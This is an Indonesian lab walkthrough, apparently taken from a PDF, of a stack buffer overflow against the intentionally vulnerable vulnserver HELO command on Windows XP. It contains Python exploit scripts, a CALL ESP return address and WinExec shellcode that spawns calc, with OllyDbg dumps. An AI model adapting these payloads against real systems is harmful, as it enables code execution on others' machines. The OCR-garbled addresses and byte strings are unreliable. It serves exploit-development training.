00442058	D0 3C 44 00	00 00 00 00	μ<D.
00442060	00 00 00 00	00 00 00 00
00442068	00 00 00 00	00 00 00 00
00442070	E0 3C 44 00	E4 3C 44 00	<<D.μ<D.
00442078	E8 3C 44 00	ED 3C 44 00	\$<D.μ<D.

Setelah menguji coba beberapa kali akhirnya didapati eip akan teroverwrite dengan 11 bytes. Di mana 7 byte pertama harus karakter yang diijinkan dan 1 byte setelah eip teroverwrite harus karakter yang diijinkan yaitu \x28. Berikut ini kerangka exploit kedua :

```
#/usr/bin/python
import socket
junk = "\x28" * 7
eip = "\x7c\x7c\x7c\x7c"
preceed = "\x28\xc0\x90\x90\x90\x90\x90\x90"
shellcode = "\x90" * 50
host = "10.200.0.11"
payload = "HELO " + junk + eip + preceed + shellcode + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

simpan dengan nama eip.py, reattach vulnserver dengan ollydbg lalu jalankan exploit di atas. Saat terjadi crash, klik kanan esp lalu follow in dump kita bisa melihat kita memiliki 44 byte buffer yang bisa kita kontrol :



Selanjutnya klik pada E untuk melihat seluruh executable dan library yang dimapping saat run time memory , lalu pilih kernel32.dll

OlllyDbg - vulnserver.exe - [Executable modules]

File View Debug Options Window Help

LEMTWHC/KBR...S

Base	Size	Entry	Name	File version	Path
00400000	0004C000	00401220	vulnserver		C:\Documents and Settings\cr0\Desktop\vulnserver.exe
71A50000	00017000	71A510FD	mswsock	5.1.2600.0 (xpc	C:\WINDOWS\system32\mswsock.dll
71A90000	0000A000	71A9117D	wshtcpip	5.1.2600.0 (xpc	C:\WINDOWS\System32\wshtcpip.dll
71AA0000	00008000	71AA1226	WS2HELP	5.1.2600.0 (xpc	C:\WINDOWS\System32\WS2HELP.dll
71AB0000	00015000	71AB16C6	WS2_32	5.1.2600.0 (xpc	C:\WINDOWS\System32\WS2_32.DLL
77C10000	00053000	77C1E94F	msvcr	7.0.2600.1106 (C:\WINDOWS\system32\msvcr.dll
77C70000	00040000		GDI32	5.1.2600.1106 (C:\WINDOWS\system32\GDI32.dll
77D40000	00086000	77D4C6F2	USER32	5.1.2600.1134 (C:\WINDOWS\system32\USER32.dll
77DD0000	0008D000	77DD1D3D	ADVAPI32	5.1.2600.1106 (C:\WINDOWS\system32\ADVAPI32.dll
77E60000	000E6000	77E7AE60	kernel32	5.1.2600.1106 (C:\WINDOWS\system32\kernel32.dll
77F50000	000A7000		ntdll	5.1.2600.1217 (C:\WINDOWS\System32\ntdll.dll
78000000	00086000	78001E0F	RPCRT4	5.1.2600.1254 (C:\WINDOWS\system32\RPCRT4.dll

Pada kernel32.dll kita akan mencari instruksi **call esp** karena buffer yang kita kontrol tadi berada pada esp

OllyDbg - vulnserver.exe - [CPU - main thread, module kernel32]

File View Debug Options Window Help

Find command

call esp

Entire block

Find Cancel

Registers (FPU)

00000001
00303A1C
ABABAB00
00004000
0022FBA0
28282828
77D4CBE6 USER32.77D4CBE6
77F59037 ntdll.77F59037
7C7C7C7C
ES 0023 32bit 0(FFFFFFFF)
CS 001B 32bit 0(FFFFFFFF)
SS 0023 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
FS 0038 32bit 7FDE000(FFF)
GS 0000 NULL
LastErr ERROR_SUCCESS (00000000)
00010246 (NO,NB,E,BE,NS,PE,GE,LE
empty -UNORM 8A3A 77F57D70 77F94
empty +UNORM 0001 00000000 00569
empty +UNORM 450C 77D66F6D 77D66
empty +UNORM 0082 00000000 00000
empty +UNORM 7AD7 00000000 00000
empty 0.0000000000000004740e-493
empty 0.0
empty -UNORM E000 01886E98 77D6C
3 2 1 0 E S P U I
0000 Cond 0 0 0 0 Err 0 0 0 0
037F Prec NEAR,64 Mask 1 1

77E61000 D6 SALC
77E61001 33FA XOR EDI,EDX
77E61003 77 78 JA SHORT kernel32.77E6107D
77E61005 B9 F57788B6 MOV ECX,B68877F5
77E6100A F5 CMC
77E6100B 77 AE JA SHORT kernel32.77E60FBB
77E6100D 7B F5 JPO SHORT <ntdll.NtFsControlFile>
77E6100F 77 3E JA SHORT kernel32.77E6104F
77E61011 8AF5 MOV DH,CH
77E61013 77 78 JA SHORT kernel32.77E6108D
77E61015 B8 F577A8BD MOV EBX,BDA877F5
77E6101A F5 CMC
77E6101B 77 68 JA SHORT kernel32.77E61085
77E6101D BD F577ACEC MOV EBP,ECAC77F5
77E61022 F777 B8 DTU DWORD PTR DS:[EDI-48]
77E61025 BE
77E6102A F5
77E6102B 77 C3
77E6102D F5
77E6102F 77 C2
77E61031 8A
77E61034 F5
77E61036 77 77
77E61037 77 77
77E61039 F5
77E6103E F5
77E6103F 77 F8
77E61041 41 INC ECX
77E61042 F9 STC
77E61043 77 D8 JA SHORT kernel32.77E6101D
77E61045 50 PUSH EAX
77E61046 FA CLI
77E61047 77 5C JA SHORT kernel32.77E610A5
77E61049 8DF7 LEA ESI,EDI
77E6104B 77 1B JA SHORT <ntdll.NtCreateKey>
77E6104D 51 PUSH ECX
77E6104E FA CLI
77E6104F 77 A3 JA SHORT kernel32.77E60FF4
77E61051 2F DAS
77E61052 77 2F CLI
77E61053 77 D8 JA SHORT kernel32.77E61025
77E61055 3E FA CLI
77E61057 77 48 JA SHORT kernel32.77E610A1
77E61059 BF F577A8BD MOV EDI,BDA877F5

Illegal use of register

Superfluous prefix

OllyDbg - vulnserver.exe - [CPU - main thread, module kernel32]

File View Debug Options Window Help

Registers (FPU)

00000001
00303A1C
ABABAB00
00004000
0022FBA0
28282828
77D4CBE6 USER32.77D4CBE6
77F59037 ntdll.77F59037
7C7C7C7C
ES 0023 32bit 0(FFFFFFFF)
CS 001B 32bit 0(FFFFFFFF)
SS 0023 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
FS 0038 32bit 7FDE000(FFF)
GS 0000 NULL
LastErr ERROR_SUCCESS (00000000)
00010246 (NO,NB,E,BE,NS,PE,GE,LE
empty -UNORM 8A3A 77F57D70 77F94
empty +UNORM 0001 00000000 00569
empty +UNORM 450C 77D66F6D 77D66
empty +UNORM 0082 00000000 00000
empty +UNORM 7AD7 00000000 00000
empty 0.0000000000000004740e-493
empty 0.0
empty -UNORM E000 01886E98 77D6C
3 2 1 0 E S P U I
0000 Cond 0 0 0 0 Err 0 0 0 0
037F Prec NEAR,64 Mask 1 1

77E9AE59 FF04 CALL ESP
77E9AE5B 0000 ADD BYTE PTR DS:[EAX],AL
77E9AE5D C00F 85 ROR BYTE PTR DS:[EDI],85
77E9AE60 3E:0100 ADD DWORD PTR DS:[EAX],EAX
77E9AE63 00F6 ADD DH,DH
77E9AE65 45 INC EBP
77E9AE66 1002 SBB BYTE PTR DS:[EDX],AL
77E9AE68 0F84 34010000 JE kernel32.77E9AF82
77E9AE6E FF75 E4 PUSH DWORD PTR SS:[EBP-1C]
77E9AE71 FF15 3C10E67Z CALL DWORD PTR DS:[<ntdll.NtClose>]
77E9AE77 83CF FF OR EDI,FFFFFFFF
77E9AE7A 897D E4 MOV DWORD PTR SS:[EBP-1C],EDI
77E9AE7D 89BD 64FFFFFF MOV DWORD PTR SS:[EBP-9C],EDI
77E9AE83 89BD 60FFFFFF MOV DWORD PTR SS:[EBP-A0],EDI
77E9AE89 8B45 18 MOV EAX,DWORD PTR SS:[EBP+18]
77E9AE8C 8985 54FFFFFF MOV DWORD PTR SS:[EBP-AC],EAX
77E9AE92 8B45 10 MOV EAX,DWORD PTR SS:[EBP+10]
77E9AE95 8985 58FFFFFF MOV DWORD PTR SS:[EBP-A8],EAX
77E9AE9B 8B45 14 MOV EAX,DWORD PTR SS:[EBP+14]
77E9AE9E 8985 5CFFFFFF MOV DWORD PTR SS:[EBP-A4],EAX
77E9AER4 8085 60FFFFFF LEA EAX,DWORD PTR SS:[EBP-A0]
77E9AERB 50 PUSH EAX
77E9AEB1 3D85 64FFFFFF LEA EAX,DWORD PTR SS:[EBP-9C]
77E9AEB2 56 PUSH EAX
77E9AEB3 33C0 XOR EAX,EAX
77E9AEB5 84DB TEST BL,BL
77E9AEB7 0F94C0 SETE AL
77E9AEB8 83C8 04 OR EAX,4
77E9AEBD 50 PUSH EAX
77E9AEBE 56 PUSH ESI
77E9AEBF 8085 54FFFFFF LEA EAX,DWORD PTR SS:[EBP-AC]
77E9AEC5 50 PUSH EAX
77E9AEC6 68 3009EB7Z PUSH kernel32.77EB0930
77E9AECB FF75 0C PUSH DWORD PTR SS:[EBP+C]
77E9ACEE 8B5D 08 MOV EBX,DWORD PTR SS:[EBP+8]
77E9AD01 53 PUSH EBX
77E9AD02 E8 8F51F0FF CALL kernel32.77E70066
77E9AD07 8B45 E3 MOV BYTE PTR SS:[EBP-1D],AL
77E9AD09 240A TEST al,al

Shift constant out of range 1.

ntdll.ZwClose

Dari tampilan di atas kita dapatkan instruksi call esp pada 77e9ae59.

Selanjutnya encode alamat tadi ke little endian menjadi :

\x59\xae\xe9\x77


Alamat di atas akan kita gunakan sebagai eip, mari kita uji dengan kerangka exploit selanjutnya :

```
#/usr/bin/python
import socket
junk = "\x28" * 7
eip = "\x59\xae\xe9\x77"
preceed = "\x28\xc0"
shellcode = "\x90" * 50
host = "10.200.0.11"
payload = "HELO " + junk + eip + preceed + shellcode + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

Jika kita perhatikan setelah eip teroverwrite kita harus memasukkan 1 byte yang diallow yaitu \x28. Satu byte ini jika langsung disambungkan dengan \x90 akan menghasilkan instruksi yang menghentikan eksekusi program, untuk menghindari kejadian tersebut kita tambahkan satu karakter hex \xc0. Di mana \x28\xc0 artinya adalah instruksi sub al, al.

Instruksi sub al, al aman dieksekusi dan tidak akan mempengaruhi eksekusi program. Selain itu instruksi sub al, al juga akan membuat register eax menjadi 0 di mana akan berguna pada shellcode mini kita nanti, kita perlu melakukan push 0 ke stack.

Simpan dengan nama callesp.py, reattach vulnserver dengan ollydbg, lalu kembali load kernel32.dll seperti tadi, kita taruh break point dengan menekan tombol F2 pada alamat memori 77e9ae59.



lalu jalankan exploit di atas :


python callesp.py

Pada saat crash kita bisa melihat kita berhasil mengoverwrite eip dengan alamat memori 77e9ae59 yang artinya eksekusi program selanjutnya akan diarahkan ke stack (esp) di mana di situ terdapat buffer yang kita kontrol tadi.

Selanjutnya jika kita tekan F7 (perintah untuk melanjutkan eksekusi program), maka eksekusi akan berhasil kita arahkan ke esp di mana di sana terdapat buffer yang kita kontrol :

Membuat Shellcode Payload


Pada tampilan di atas kita bisa menaruh shellcode kita menggantikan \x90. Karena buffer berukuran sangat kecil, kita akan membuat shellcode berukuran kecil



Kita akan membuat shellcode berukuran kecil untuk mengeksekusi calc (program calculator) di sistem windows tadi.

Membuat Shellcode Mini

Agar shellcode yang kita buat berukuran kecil, kita akan gunakan salah satu fungsi di dalam library kernel32.dll yaitu : system. Untuk itu kita akan mencari alamat fungsi system di dalam library tersebut dengan menggunakan arwin :



```
C:\WINDOWS\system32>arwin kernel32.dll WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x77e6fd35 in kernel32.dll
C:\WINDOWS\system32>
```

Dari pencarian dengan arwin di atas kita bisa melihat alamat fungsi system terdapat pada alamat 0x77e6fd35.

Sebelumnya kita perlu menumpuk perintah yang akan kita eksekusi di stack dalam bentuk little endian (string dibalik) dan harus 4 byte.

String calc berukuran 4 bytes jika kita ubah ke hex per karakter , langkahnya adalah sebagai berikut :

calc

dibalik menjadi

clac

Dijadikan hex per karakter menjadi :

\x63\x6C\x61\x63

Ini adalah shellcode yang akan kita gunakan untuk mengeksekusi calc:

```
0022FBA0 28C0      SUB AL,AL
0022FBA2 50        PUSH EAX
0022FBA3 68 63616C63  PUSH 636C6163
0022FBA8 8BC4      MOV EAX,ESP
0022FBAA 50        PUSH EAX
0022FBAB BB 35FDE677  MOV EBX,kernel32.WinExec
```

0022FBB0 FFD3

CALL EBX

Keterangan :

Pada baris pertama kita akan mereset register eax menjadi 0

Pada baris kedua kita tumpuk 0 ke stack

Pada baris ketiga kita tumpuk string calc yang dibalik : **\x63\x6C\x61\x63 ke stack**

Pada baris keempat kita pindahkan alamat memori yang berisi string calc ke eax

Pada baris kelima kita kembali menumpuk alamat memori dari stack yang berisi string calc ke stack

Pada baris keenam kita isi ebx dengan alamat memori fungsi WinExec

Pada baris ketujuh kita call ebx untuk memanggil alamat memori dari fungsi WinExec.

Sehingga shellcode final kita adalah :

```
#!/usr/bin/python
import socket
junk = "\x28" * 7
eip = "\x59\xae\xe9\x77"
preceed = "\x28\x0"
system = ("\x50" +
"\x68\x63\x61\x6c\x63"+
"\x8B\xC4" +
"\x50" +
"\xBB\x35\xfd\xe6\x77" +
"\xFF\xD3")
#0x77c28044
shellcode = "\x90" * 50
host = "10.200.0.11"
payload = "HELO " + junk + eip + preceed + system + "\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 4321))
s.send(payload)
```

Simpan dengan nama calc.py, Sebelum menjalankan exploit di atas, reattach vulnserver dengan gdb lalu lakukan breakpoint 77e9ae59 yang merupakan alamat memori di kernel32.dll yang berisi instruksi call esp. Lalu jalankan exploit di atas :

OllyDbg - vulnserver.exe - [CPU - main thread]

File View Debug Options Window Help

Registers (FPU)

EAX	0022FB94	ASCII "calc"
ECX	00302724	
EDX	ABABAB00	
EBX	77E6FD35	kernel32.WinExec
ESP	0022FB90	
EBP	28282828	
ESI	77D4CBE6	USER32.77D4CBE6
EDI	77F59037	ntdll.77F59037
EIP	0022FB80	
C 0	ES 0023	32bit 0(FFFFFFFF)
P 1	CS 001B	32bit 0(FFFFFFFF)
A 0	SS 0023	32bit 0(FFFFFFFF)
Z 1	DS 0023	32bit 0(FFFFFFFF)
S 0	FS 0038	32bit 7FDE000(FFF)
T 0	GS 0000	NULL
D 0		
O 0	LastErr	ERROR_SUCCESS (00000000)
EFL	00000246	(NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty	-UNORM 8A3A 77F57D70 77F944A8
ST1	empty	+UNORM 0001 00000000 005693E0
ST2	empty	+UNORM 450C 77D66F6D 77D66F6D
ST3	empty	+UNORM 0082 00000000 00000002
ST4	empty	+UNORM 7AD7 00000000 00000000
ST5	empty	0.000000000000004740e-4933
ST6	empty	0.0
ST7	empty	-UNORM E000 01887148 77D6CC87
FST	0000	Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW	037F	Prec NEAR,64 Mask 1 1 1 1 1 1

Address Hex_dump ASCII

00442000	00 00 00 00 FF FF FF FF
00442008	00 00 00 00 00 00 00 00
00442010	00 00 00 00 FF FF FF FF
00442018	00 00 00 00 00 00 00 00
00442020	FF FF FF FF 00 00 00 00
00442028	FF FF FF FF 00 00 00 00
00442030	01 00 00 00 00 00 00 00	0.....
00442038	00 00 00 00 00 00 00 00
00442040	00 00 00 00 FF FF FF FF
00442048	00 00 00 00 FF FF FF FF
00442050	90 3C 44 00 B5 3C 44 00	E<D.4<D.
00442058	00 3C 44 00 00 00 00 00	..<D.....
00442060	00 00 00 00 00 00 00 00
00442068	00 00 00 00 00 00 00 00
00442070	E0 3C 44 00 E4 3C 44 00	<<D.2<D.
00442078	E8 3C 44 00 ED 3C 44 00	8<D.4<D.


0022FB90 0022FB94 ASCII "calc"

0022FB94	636C6163	
0022FB98	00000000	
0022FB9C	77E9AE5B	RETURN to kernel32.77E
0022FBA0	6850C028	
0022FBA4	636C6163	
0022FBA8	B850C48B	
0022FBAC	77E6FD35	kernel32.WinExec
0022FBB0	0A0003FF	
0022FBB4	BAADF00D	
0022FBB8	BAADF00D	
0022FBC0	BAADF00D	
0022FBC4	BAADF00D	
0022FBC8	BAADF00D	
0022FBCC	00000000	
0022FBD0	7FFD2004	
0022FBD4	7FFD2004	

Saat crast tekan f7 di sini kita bisa melihat isi register eax, ebx dan tumpukan stack sebelum winexec dipanggil.

Tutup ollydbg dan jalankan ulang vulnserver.exe di mesin windows tadi, Lalu jalankan exploit calc.py dari kali linux, maka pada mesin target kita bisa melihat program calculator (calc) berhasil dijalankan yang berarti shellcode kita dieksekusi dengan sukses (exploitasi berhasil) :

Keterangan :



Tampilan di atas saat eksploitasi kita berhasil, maka program calculator akan berhasil kita spawn dengan sukses di mesin windows.